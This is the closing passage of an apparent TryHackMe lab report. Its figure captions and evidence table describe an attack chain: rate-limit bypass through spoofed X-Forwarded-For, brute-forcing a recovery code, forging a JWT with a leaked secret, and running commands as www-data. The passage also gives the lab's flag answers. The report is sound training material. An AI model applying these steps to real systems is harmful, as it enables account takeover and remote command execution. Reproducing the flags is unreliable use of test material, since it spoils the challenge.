

***Explanation.*** *The secret field holds 56058354efb3daa97ebab00fabd7a7d7 and jwt.io marks it as a valid secret for the original token.*

## Figure 49 | Burp Repeater response with the forged token | Step 15



***Explanation.*** *The response returns the dashboard file listing and highlights 188ade1.key. The request body in this capture shows id, which does not match the output. This is noted as a capture mismatch, and the clean proof is in Figure 51.*


## Figure 50 | Burp Inspector decoding the forged token | Step 15



***Explanation.*** *Inspector decodes the Authorization token that was sent with the ls command. The forged token is accepted and the output lists the web root.*


# Phase 9 - Command execution as www-data and flags

## Figure 51 | id command through the forged token | Step 16





***Explanation.*** *Response: uid=33(www-data) gid=33(www-data) groups=33(www-data). Commands run as the web server user.*

## Figure 52 | TryHackMe question page | Step 17




***Explanation.*** *Question 1 is answered with THM{AuthBypass3D}. Question 2 asks for the content of /home/ubuntu/flag.txt, with the answer format ***{**********}.*

## Figure 53 | cat /home/ubuntu/flag.txt through the endpoint | Step 17




***Explanation.*** *The command endpoint returns THM{RUNANYCOMMAND1337}. This is the second flag and it was read through RCE.*

# Appendix A: Evidence Summary (all 53 figures are in Section 11)

Evidence was captured as screenshots during the session and is organised by attack step.

| Step | Evidence description |
|---|---|
| 1 | nmap service scan showing ports 22 and 1337, Apache 2.4.41, cookie flags |
| 2 | view-source of index.php showing the dev note and reset link |
| 3 | feroxbuster output listing reset_password.php, vendor/, phpmyadmin/, hmr_css |
| 4 | hmr_logs directory listing and error.logs contents |
| 5 | Reset Password form, timeout and rate-limit responses, request headers with X-Forwarded-For |
| 6 | Burp/DevTools request with spoofed X-Forwarded-For value |
| 7 | Terminal creation of num.txt and ips.txt wordlists |
| 8 | ffuf pitchfork run output with matched status 200 responses |
| 9 | Enter Recovery Code page (timer, invalid message) and Reset Your Password page |
| 10 | Login page and Dashboard with Flag 1 displayed |
| 11 | DevTools Storage tab showing persistentSession cookie |
| 12 | Dashboard source showing JWT and AJAX call to execute_command.php |
| 13 | Burp Repeater requests to execute_command.php with ls output |
| 14 | 188ade1.key content and jwt.io verification of secret |
| 15 | jwt.io encoder with forged header (kid) and payload |
| 16 | Burp Repeater 'id' response showing www-data |
| 17 | Burp Repeater 'cat /home/ubuntu/flag.txt' response with THM{RUNANYCOMMAND1337} |

## Appendix B: Disclaimer

This report was produced for a TryHackMe lab exercise for learning purposes. All testing was limited to the lab machine provided by the platform. The techniques described should not be used against systems without explicit written permission.